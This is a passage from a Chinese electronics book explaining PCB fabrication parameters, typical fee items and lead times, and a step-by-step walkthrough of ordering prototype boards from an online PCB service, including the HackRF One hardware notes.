在 PCB 设计阶段就需要考虑所需要的 PCB 的颜色、层数、板厚、铜厚、板材、表面处理、最小线宽、最小孔径、是否沉金、有没有阻抗匹配、有没有邮票孔、表面处理等，这些都是要告知 PCB 制板厂的，这些工艺要求不是所有的制板厂都能做到的。

PCB 的颜色很容易理解，就是 PCB 板的颜色，常见的颜色有绿色、蓝色、红色、黑色等，这是由所用阻焊决定的。通常说的绿油白字、黑油白字就是指阻焊颜色和丝印颜色。一般来说绿色最便宜，打样可以考虑；黑色较贵，因为黑色板上线路看得不明显，测试相对较难，要额外收费。丝印颜色也可以不同，可以有多种颜色，但一般都是默认白色字符，如果是白色板子就是黑色字符。

PCB 的层数很简单，单面板、双面板、四层、六层、八层甚至十几层，通常计算机主板都是 6~8 层板，手机是 12~16 层板。

像现在的智能手环和智能手表，因为体积的限制，PCB 的厚度通常很薄，但有些工业上用的板子，为了牢固度，通常都比较厚，很结实。

PCB 铜厚指的是 PCB 上面或者中间的铜箔厚度，PCB 制板通常会说铜厚 1oz，也就是 1 盎司，作为长度单位时 1oz 代表 PCB 的铜箔厚度约为 36um，它来源于把 1oz 重的 8.9g/cm^3 密度的纯铜平铺到 1 平方英尺（=144inches）的面积上所形成的厚度。铜厚决定了电流传输能力及信号传输能力，大电流电路或者射频电路可能会对铜厚有要求。

PCB 板材，例如是用的常规的 FR-4，还是铝基板还是柔性 PCB，这也和 PCB 设计时的考量有关系，也与介电系数、电流强度、电压、板强度等有关。

PCB 表面处理，有些 PCB，比如 360 第一款路由器 C301 及 Mac 的笔记本，拆开可以看到 PCB 表面有一种微磨砂的效果，看着很舒服，这就是亚光面，还有一种就是常见的很光滑崭亮的表面，叫亮面，这种表面处理主要是视觉上的效果。

最小线宽、最小线距、最小孔径分别指最小的导线宽度、最小的导线间距和最小的孔直径，这些都是密集布线时才需要注意的，因为导线太多，PCB 面积又太小，就只能缩小线宽、减小线距、减小过孔、盲孔、埋孔的孔径。不过线宽和孔径又决定了过电流的能力，线距决定了信号稳定性和电路可靠性，所以对于大电流的板子线宽要宽，线距要大，孔径要大，有具体的计算方法，读者可以在网上查找资料自行研究。

喷锡和沉金，PCB 板上的铜箔腐蚀完之后，需要对焊盘进行处理，保证焊盘的平整度和抗氧化能力，再就是方便焊接，需要在上面附着一层锡或者一层金，或者镀锡、镀金等，两者的区别本节就不做介绍了，如果读者感兴趣在网上自行检索即可。工艺实现比较复杂，简单地说，主要区别就是一个是锡一个是金，喷锡工艺便宜好用，如图 8-76 所示，沉金工艺漂亮平整度高，如图 8-77 所示，当然也贵。如果有 BGA 芯片，特别是焊盘特别小的那种，最

好用沉金工艺，焊盘平整度决定了焊接质量。




图8-76 喷锡工艺PCB




图8-77 沉金工艺PCB

阻抗匹配（Impedance Matching），信号源内阻与所接传输线的特性阻抗大小相等且相位相同，或传输线的特性阻抗与所接负载阻抗的大小相等且相位相同，分别称为传输线的输入端或输出端处于阻抗匹配状态，简称阻抗匹配；否则称为阻抗失配，有时也直接叫作匹配或失配。这种工艺一般用于高速通信线路、差分通信线路及射频电路，在 PCB 设计时，对于这些线路需要进行阻抗匹配的计算，然后将这部分需求写明提交给制板厂，制板厂在制板时会根据板厚、铜厚、介质厚度、工艺等对线路进行处理，保证线路的阻值符合需求。有的制板厂，特别是低端制板厂不会做这项工作。

拼版，PCB 在生产加工时，特别是在板子不大的情况下，为了提高生产效率节省成本，在 SMT 贴片时能够提高效率，通常会将几个相同的板子拼在一起组成一个大的板子，中间开槽，连接处通过一点点打了细孔（也叫邮票孔，像邮票边缘的小锯齿边）的 PCB 连接，焊接

完成后可以直接掰断，如图 8-78 所示。因为 PCB 制板是按块收费的，原本要做 400 块，用下面的拼版只用做 50 块，可以节省不少费用，所以如果 PCB 不大，通常都会进行拼版，板子越小拼得越多，拼版对于 PCB 量产是很有必要的，可以节省 PCB 的生产成本、缩短 PCB 的生产周期。同样，在做 SMT 时拼版也能缩短加工时间。当然，有的制板厂为了提高自己的利润收益，拼版也是要收拼版费的，而且为了防止有人浑水摸鱼，将几个不同的板子拼在一起当一块板子做，PCB 制板厂会对拼版进行审核，如果板子不同，甚至一块大的板子上有几个不同功能的小板子，都会要求收取拼版费，这个拼版费通常比之前说的那种同一种板子的拼版费用高。




图8-78　邮票孔PCB拼版

钢网，PCB 制板厂通常会提供钢网制作服务，即按照钢网用途分锡膏网和红胶网，锡膏网用于 SMT 贴片，红胶网用于直插器件波峰焊，但通常钢网都是指 SMT 模板（SMT Stencil），是一种 SMT 专用模具，其主要功能是帮助锡膏的沉积，目的是将准确数量的锡膏转移到空 PCB 上的准确位置。如图 8-79 所示的钢网，其实就是在一片很薄的钢片上按照 PCB 焊盘开了若干的槽，将它和 PCB 对准以后，在上面刷锡膏，就能在 PCB 对应的焊盘上留下一层锡膏，用于焊接。钢网有尺寸大小的区别，一般是看 SMT 贴片厂能用多大的钢网，理论上钢网越大，对应的 PCB 拼版越大，一次能焊接的板子就越多。钢网厚度决定了留在 PCB 上的锡膏厚度。钢网制作出来表面可能有一些细微的毛刺，需要对它进行抛光，通常制板厂都会进行简单的打磨抛光，如果是焊接 BGA 等精密器件细微的毛刺就很致命，这时需要进行电解抛光，电解抛光的费用较高。

PCB 的工艺还有很多，例如丝印字符的线宽决定了丝印的精细程度；半孔邮票孔指的不是前面拼版所说的那种用来连接的，而是需要金属化，用来做焊盘的。一些核心板，如图 8-80 所

示，或者小的射频模块，如图 8-81 所示，都会用这样的邮票孔连接，体积小节省空间好焊接。这种工艺有的制板厂不做，或者需要额外收费。




图8-79　钢网




图8-80　AM335x核心板




图8-81　CC2530+CC2591模块

如果是自己设计的 PCB，就需要自己考量工艺要求，简单的板子基本不用考虑这方面，自己觉得爽就好。

如果是别人设计的，例如开源 PCB，或者从别人那里获得的方案，就需要注意工艺问题，特别是抄板行业，工艺往往决定了抄出来的板子的质量。

通常简单的电路设计都没有工艺需求，而复杂的开源设计方案都会给出 PCB 工艺要求。例如 Arduino Uno，因为板子很简单，没有特殊的工艺需求，随便做就行，而有高速通信线路和射频电路的 HackRF One，在官方的设计文件夹中有个 README 文件，写明了工艺需求。

```
hardware notes:
```

```
Schematic and layout files were designed in KiCad, an open source electronic
design automation package.

order of copper layers:
   Copper 1:  C1F (front)
   Copper 2:  C2
   Copper 3:  C3
   Copper 4:  C1B (back)

PCB description: 4 layer PCB 0.062 in
   Copper       1   0.5 oz foil plated to approximately 0.0017 in
   Dielectric  1-2   0.0119 in
   Copper       2   1 oz foil (0.0014 in)
   Dielectric  2-3   0.0280 in
   Copper       3   1 oz foil (0.0014 in)
   Dielectric  3-4   0.0119 in
   Copper       4   0.5 oz foil plated to approximately 0.0017 in

FR4 or similar substrate with Er=4.5 (+/- 0.1)
double side solder mask green
single side silkscreen white
6 mil min trace width and
6 mil min isolation
```

这段说明写明了使用 KiCAD 做的开源设计，后面标明了层序，1~4 层对应 C1F（顶层）、C2、C3 和 C1B（底层），下面是铜厚和板间距，再下面是板材、阻焊和丝印的颜色、最小线宽、最小线距。作者没有给出阻抗匹配参数，除了阻焊颜色和丝印颜色，最好都按照设计者给出的要求做，否则很可能导致工厂生产出来的板子使用效果很差，甚至是根本无法使用的废板。

8.5.3 PCB的收费标准和工期

玩硬件很烧钱，PCB 的开销当然包含其中。在所有硬件产品的成本核算中，PCB 也是不可缺少的一部分。

PCB 制板的收费标准不同。一般来说，制板厂的收费项目有下面几个。

（1）工程费，制板首先立项建工程，工程费是有的，而且依照不同的层数不同难度，工程费不同。如果长期合作或者数量比较大，有些制板厂会免去这部分费用。

（2）板费，PCB 板材费用，按板材按面积收费。

（3）菲林费，类似以前胶卷相机的菲林，PCB 制板腐蚀铜箔需要用菲林，菲林费是要收取的。

（4）杂油费，阻焊油墨的费用是需要的，而且不同颜色油墨费用不同。

（5）沉金费，如果用沉金工艺，而不是常规的喷锡工艺，那么沉金费用也是要的，还有就是默认的是有铅喷锡，无铅喷锡也要额外收费。

（6）拼版费，如果有拼版，相同板子的拼版和不同板子的拼版费用不同。

（7）飞针测试，PCB 测试，打样数量少通常都是免费测试，数量很大的话需要定做飞针测试架，这个要收费，而且做飞针测试也需要收取飞针测试费。

（8）金手指斜边、半空费，如果有金手指斜边或者邮票孔半孔工艺，也要收费。

（9）钢网费，如果要做钢网，钢网费是必需的。

（10）最低收费，有的制板厂会有最低收费标准，不管做多少块，都要收费，这种制板厂一般会免去工程费，做批量比较划算。

（11）加急费，通常 PCB 制板会依照工艺难度和层数有一个生产时间周期，也就是工期，工期通常是 PCB 制板厂自己制订的周期，例如两层板打样，一般是 3~4 天或者 5~7 天。如果客户想早点拿到，比如 24 小时或者 48 小时内拿到，工厂会调整优先级换不同的生产流程加快生产速度，不过这就需要收取一笔高昂的加急费，而且按照加急的 PCB 数量、时间、工艺难度费用不同。

（12）表面处理费用，常规的表面都是亮面的，如果要亚光微磨砂的效果，有的制板厂需要收取一笔费用。

PCB 的收费项目基本就这些，有的制板厂可能还有自己的特殊收费项目，这里就不多做介绍了，每个制板厂的规章制度不同。

一般来说，常规制板厂打样都比较贵。在 ERP 网上 PCB 商城兴起之前，做板是很贵的，那时作者做板都是积攒几种板子然后拼一起做，那样只收一次工程费和拼版费。互联网兴起后，网上商城 10cm×10cm 以下常规工艺的两层板 10 片打样都在 50 元左右，非常实惠，所以作者建议读者让 PCB 制板厂制板，价格不高。

PCB 制板和后面要讲的元器件采购一样，也符合市场规律，数量越大价格越便宜。以 PCB 打样为例，假如 10 片 50 元，每片 5 元，那么做 100 片或者 1000 片，每片的价格可能就是一两元，PCB 行业也是走量的。当然，数量越大工期越长，测试费越高。

最后，尽量做好时间计划，PCB 的制板工期和测试时间要预留好，加急费非常高昂，特别是多层板或者在数量很多的情况下，有的制板厂加急都缩减不了多少时间，而且加急出来的板子质量通常都不如正常工期出来的。当然，也有一些专业做快板的公司 2~4 天内可提供十层以内样板，但费用很高，而且还挑客户。

8.5.4 PCB的投板流程

下面就以作者合作过的深圳某公司为例，介绍 PCB 投板流程。

首先打开官网 http://www.sz-jlc.com/home/index.html，注册账户，如图 8-82 所示。注册完成后在页面右上角可以看到一个客户编号，以后可以用编号或者手机号登录，如图 8-83 所示。

图8-82　注册页面

图8-83　页面样式

在页面左侧有“在线计价”和“在线下单”选项，如图 8-84 所示。一个用来估价，一个用来下单（通过“在线下单”页面也可以预估费用，所以直接进入“在线下单”页面就可以）。




图8-84 “在线计价”和“在线下单”选项

打开“在线下单”页面，先选择板子的层数、尺寸和数量（如图 8-85 所示），层数按实际需求填就行，尺寸填大概的就可以，客服审核时会依据实际尺寸进行修改。打样 5～10 片就行，5 片比 10 片便宜一点，如果是批量就按照实际数量填。填完以后单击“保存”按钮。

图8-85 PCB参数设置

如图 8-86 所示，工艺参数页面要填的信息很多，每个选项后面都有说明按钮，单击就可以查看详细介绍。如图 8-87 和图 8-88 所示，注明了板材、尺寸、拼版数量、板厚、颜色和阻焊覆盖（阻焊覆盖指的是过孔是盖油还是开窗，直接给 PCB 设计文件才需要考虑，给 Gerber 文件时不用考虑这个问题）。另外，可以看到鼠标单击勾选的工艺后会有提示窗口提示额外的收费原因，特殊厚度、特殊颜色都要额外收费。

焊盘喷镀选项：有铅喷锡、无铅喷锡和沉金，如图 8-89 所示。

飞针测试选项：取决于板子的数量，打样的飞针测试是免费的，批量就需要额外收费了。

金手指斜边选项：有没有金手指斜边，有的话需要额外收费。

发货时间选项：选择 24 小时或者 48 小时有加急费的。

发票选项：开发票是有条件的，单击“需要”选项可以看到详细要求，如图 8-90 所示。

指定位置加客编选项：为了区分电路板，一些厂家会在板子上加客户编号丝印，如果觉得影响 PCB 美观，可以选择将编号放在芯片下面或者其他任意指定位置，如图 8-91 所示。

培训教材选项：这个教材是收费的，读者可以根据自己的需求而定。

绑定发货选项：指的是如果有几种板子都在做，而且是同一天下单的，可以等所有的PCB 都做好了一起发货从而节省运费。这要求必须是同一天下单的 PCB 才可以。如果是不同时间下的订单，哪怕工厂最后的 PCB 出货时间是同一天，工厂也会发多个快递而不是一个。

预付款扣除选项：如果是大客户，事先在厂家有充值，那么可以由系统直接扣款；个人的话，还是人工确认比较靠谱。

个性化盒子选项：这些功能读者可以随意设置。

钢网选项：如果需要钢网，打开参数选择窗口选择钢网样式，如图 8-92 所示。

图8-86　工艺选择及参数设置

图8-87　PCB板厚设置

阻焊颜色：绿色　红色　黄色　蓝色　白色　黑色

字符颜色：白色

阻焊覆盖：过孔盖油　过孔开窗

提示
费用100.0元，比绿色高100.0元

图8-88　PCB阻焊颜色、字符颜色、阻焊覆盖

焊盘喷镀：有铅喷锡　无铅喷锡　沉金

飞针测试：全部测试(免费)　不测试

提示
沉金比有铅喷锡,工程费每款高100元

图8-89　工艺选择及飞针测试

请选择您需要的发票类型

A：能抵扣的17%点增值税发票

累计开票(1000元起开)	收取税点 8%	发票样本
随pcb一起发货	收取税点 12%	发票样本

B：不能抵扣的普通发票

累计开票(1000元起开)	收取税点 8%	发票样本
随pcb一起发货	收取税点 10%	发票样本

注意事项：

1）货款多次累积达1000元，在系统上点通知开票
2）收到开票通知后一周内开出
3）开票金额1000-2000元快递费客户承担，开票金额2000元及以上深圳嘉立创承担
4）每月1-25日为通知开票时间，26-28日为退票补开时间

财务部电话：0755-82048202　　企业QQ：800005884(转财务)
注：发票一经选择，如果订单以安排生产，不能相互转换，请咨询财务人员后进行选择

图8-90　发票类型

提示

因为我司生产电路板，必须在板子上打上客户编号以便分别板子。
如果您希望在指定位置加客编，则必须：
1）、必须在电路板上要有指定的字符“JLCJLCJLCJLC”，如没有找到本字符，则不进行指定位置添加！
2）、嘉立创有权调节字符大小（有时候大小不清）。具体参考标准的案例！
3）、如提供gerber文件则此选项无效，因为gerber文件无法进行查找！

点此下载具体说明和标准案例

接受此规则　不接受此规则

图8-91　PCB编号放置

钢网售价信息列表　钢网服务电话：18682123760　联系QQ：

序号	规格(宽×长)	有效面积(宽×长)	网络支付	快递代收	毛重/个
1	37.0cm×47.0cm	19.0cm×29.0cm	50元/个	90元/个	1.5KG
2	30.0cm×40.0cm	14.0cm×24.0cm	48元/个	80元/个	1KG
3	42.0cm×52.0cm	24.0cm×34.0cm	80元/个	120元/个	1.8KG
4	45.0cm×55.0cm	27.0cm×37.0cm	150元/个	200元/个	2KG
5	58.4cm×58.4cm	38.0cm×38.0cm	160元/个	200元/个	3.2KG
6	55.0cm×65.0cm	35.0cm×45.0cm	170元/个	200元/个	3.5KG
7	73.6cm×73.6cm	50.0cm×50.0cm	220元/个	250元/个	5KG
8	40.0cm×60.0cm	22.0cm×40.0cm	110元/个	160元/个	2.5KG
9	40.0cm×80.0cm	22.0cm×60.0cm	140元/个	190元/个	3.5KG
10	40.0cm×100.0cm	22.0cm×76.0cm	150元/个	200元/个	4KG
11	29.0cm×38.0cm 无铅喷钢片	19.0cm×29.0cm	40元/个	80元/个	0.2KG
12	50.0cm×80.0cm	32.0cm×60.0cm	160元/个	200元/个	3.5KG
13	40.0cm×120.0cm	22.0cm×100.0cm	170元/个	210元/个	6KG
14	40.0cm×140.0cm	22.0cm×120.0cm	200元/个	240元/个	7KG
15	50.0cm×120.0cm	32.0cm×100.0cm	190元/个	230元/个	7KG
16	50.0cm×140.0cm	32.0cm×120.0cm	220元/个	240元/个	8KG

其他特殊情况收费说明:[点击查看详情]

钢网数量：* 1
注：两面都有元件的默认做在一张钢网。如特殊需求，请备注说明。

包装要求：* 真立创标识盒子　空白盒子

送货单及收据：* 需要　不需要

钢网用途：* 锡膏网　红胶网　[说明]

MARK要求：* 需要　不需要　[说明]

抛光工艺：* 打磨抛光(不收费)　电解抛光(每个钢网需加收50元加工费)　[说明]

工程处理要求* 按X钢网制作规范及协议X进行制作　需确认pdf文档才能切割　[说明]

备注
注意：
(1)默认常规元件贴装在0805及以上的钢网将开防锡珠处理，如有特殊要求请备注。
(2)钢片厚度默认是由我司工程师文件时依据文件决定的，若对厚度有具体要求，请在备注栏备注清楚。
(3)IP类的测试点（包括单独的测字符的测点）默认不开孔，有特殊要求请备注
(4)在贴片焊上有孔的单个焊盘或插件类默认不开孔（USB的插件固定脚除外），有特殊要求请备注。
(5)LED钢网，常规开口方式请见文档《LED灯珠钢网开孔方式》，特殊要求请备注
(6)如果压缩包中有提供制作要求文件，必须在下面备注中描明是哪个文件，否则一律忽略
(7)如果不同的PCB排版在一个钢网，板间间距我们会视情况移动，如果不能移动，

请备注

确定　关闭

图8-92　钢网工艺及价格

一些厂家还有 SMT 贴片业务，如图 8-93 和图 8-94 所示，只不过需要在厂家的元器件商城买元件。

六：SMT贴片加工选项 新

本单是否需要SMT贴片：* 需要　不需要

1. V割拼版不允许SMT贴片

2. PCB订单审核通过后，在SMT贴片加工菜单中在线下SMT，上传BOM清单和坐标文件。

图8-93　是否需要SMT

订单如果有特殊备注，例如厂家补偿的免加急费或者免费补做，就备注上。设定完成后单击“保存计算总价并上传文件”按钮，如图 8-95 所示，会弹出快递选择窗口，如图 8-96 所示。

图8-94　SMT介绍

图8-95　订单信息及收货地址

图8-96　快递选择窗口

快递选择完成后，会打开信息确认和报价窗口，在这个窗口上传 PCB 文件或者 Gerber 文件，如果是 Protel、AD 一类的而且不担心泄露可以考虑提供 PCB 设计文件，但作者还是建议提供 Gerber 文件，如图 8-97 所示。上传完成后，等待客服人员审核即可，如图 8-98 所示。




图8-97　上传Gerber文件




图8-98　上传成功界面

通过页面左侧“订单确认”选项可以查看订单信息，如图 8-99 所示，本例中的客服审核完成后客户会收到短信提示，如图 8-100 所示。




图8-99　订单查询




图8-100　短信提醒

如果上传的 Gerber 文件有问题，有错或者有额外收费工艺，客服会打电话咨询。本例中的厂商的接单时间是工作日的工作时间，售后客服工作时间相对较长但也不是 7×24，所以尽量在工作日的工作时间联系，回应会更快。

审核完成后，可以看到审核结果，如图 8-101 所示。单击“查看”或者“确认”按钮，会打开审核结果，如图 8-102 所示，这里面有板子的实际参数和工艺标准，以及价格，网上支付比快递代收要便宜很多。

图8-101　订单确认付款

下单日期： 2016-07-01 09:46:39 客户编号：

PCB文件名称： 下单联系人：

下单联系人手机： 收货人：

收货人手机号码： 收货人地址：

收据抬头：

包装要求： 空白盒子

生产条码外放： 需要

其它备注： [在指定位置加密编]

嘉立创审核结果： 尊敬的客户您好：订单已审核，内选1 款板， 快递代收总款90.0 元，网银支付总款 45.00 元，未含运费，最终支付价格【以选择支付方式时的】为准， 做板工艺和数量以你系统下单为准，全部测试，交期3-4天 发货，板对 0% 请确认，本单报价联系人向小姐，电话4 0755-82041458] 本单业务联系人：李飞飞 业务助理，联系电话：18565571614] /16-07-01 10:00

客户订单工艺

板子宽度： 5.0

板子长度： 5.0

生产订单工艺 (以下用红色字体显示的工艺信息都为您下单跟我们实际审核文件不一致的地方)

PCB文件：

板子层数： 2 板子厚度： 1.6

拼版数数： 1 板子数量： 5

板子宽度： 2.51 板子长度： 5.33

阻焊颜色： 绿 字符颜色： 白色

是否为半孔板： 否 半孔边数量： 0

阻焊覆盖： 过孔盖油 焊盘喷锡： 有铅喷锡

飞针测试： 全部测试 交货时间： 正常3-4天(样板)

是否需要开SMT贴片： 需要

画图软件： 金手指斜边： 不需要

运输方式： 顺丰标准快递(寄付) 间厚： 1

需要发票： 不要 替换文件：

工程信息备注： [在指定位置加密编]

关闭

图8-102　订单及工艺信息

如果订单有问题要取消，例如 Gerber 传错了、工艺选择错了，直接单击“取消”按钮即可，如图 8-103 所示。

图8-103　订单取消

如果没有问题，单击“确认”按钮，然后选择支付方式支付就行。支付方式可以选择充值、网银、支付宝、微信及快递代收，如图 8-104～图 8-106 所示。

注意：一旦付款，要取消订单是要扣费的！

小贴士：这种网上的 PCB 商城，通常都是将不同客户的小板拼在一起，在一个大板材上一起做，节省材料也节省时间，所以都需要加编号便于区分。如果是非绿色的其他颜色、特殊板材厚度、沉金工艺，可能短时间等不到同样要求的客户，就需要单独做，比较浪费材料，所以这些板子收费贵而且速度没那么快。另外，投出去的板子工厂不一定马上做，如果发现有错，可以联系客服，让客服询问有没有开始做，如果没有做是可以取消的，也不会额外收费。客服的态度还是相当不错的！如果已经开始做了，取消订单就需要扣费。当然，加工的工艺进度还没到丝印时，改丝印也是没问题的。所以，投板之前，一定要仔细检查 PCB，检查完之后还需要再检查 Gerber 以防时间和金钱的损失。




图8-104　订单审核信息

图8-105　支付方式选择

图8-106　支付宝及微信支付

付款后会提示已付款，发货后会提示已发货，如图 8-107 所示。

图8-107　付款后的订单状态

在页面左侧单击“PCB 生产进度”选项，打开订单进度查询窗口可以看到 PCB 的生产进度和发货状态，如图 8-108 和图 8-109 所示。

图8-108　PCB的生产进度查询

图8-109　快递查询

收到 PCB 板后，可以看到包装里有 PCB 板、送货单、收据和质量保证书，如图 8-110～图 8-112 所示。

图8-110　PCB包装盒

图8-111　发货单和检测报告

如果收到 PCB 板后发现有品质问题，在页面左侧窗口有“售后服务”选项，选择“pcb 品质投诉”选项，如图 8-113 所示。然后搜索订单，选择有问题的订单，单击 “我要投诉”按钮，如图 8-114 所示，填写问题描述，附上照片，如图 8-115 所示，然后单击“保存”按钮提交，之后等待客服电话就可以。

图8-112　PCB板




图8-113　PCB品质投诉菜单

图8-114　投诉界面PCB订单查询

图8-115　反馈投诉界面

客服电话沟通完毕后，会依照问题情况处理，在“品质问题处理列表”中可以看到处理结果，例如作者某次制板，Logo 只印了一半，并不影响样板测试，客服致电商量后给予了免一次 48 小时加急费的补偿，如图 8-116 和图 8-117 所示。

图8-116　PCB品质投诉处理

图8-117　PCB投诉处理详情及补偿方案

网上有很多 ERP 系统的 PCB 商城，他们都是 PCB 工厂拓展的互联网业务，下单、收费和售后流程和价格都差不多，但每一家都有自己的特色，读者可以按照自己的喜好选择，可以多找几家试试，按照实际需求和实际情况选择自己满意的商家。

要注意的是，这些厂商，大多都只能做简单的板子，如果要做阻抗匹配或者工艺很精密的板子，需要找传统厂商。直接将 Gerber 文件发给网上的卖家，说明工艺需求，卖家报价后，拍下相应金额的费用即可，费用相对贵一些，但能做的种类、样式、工艺多一些。当然，有些厂商不给力，上来就要 PCB 设计文件，不接收 Gerber 文件，这样的厂商可以无视之。

8.5.5　小结

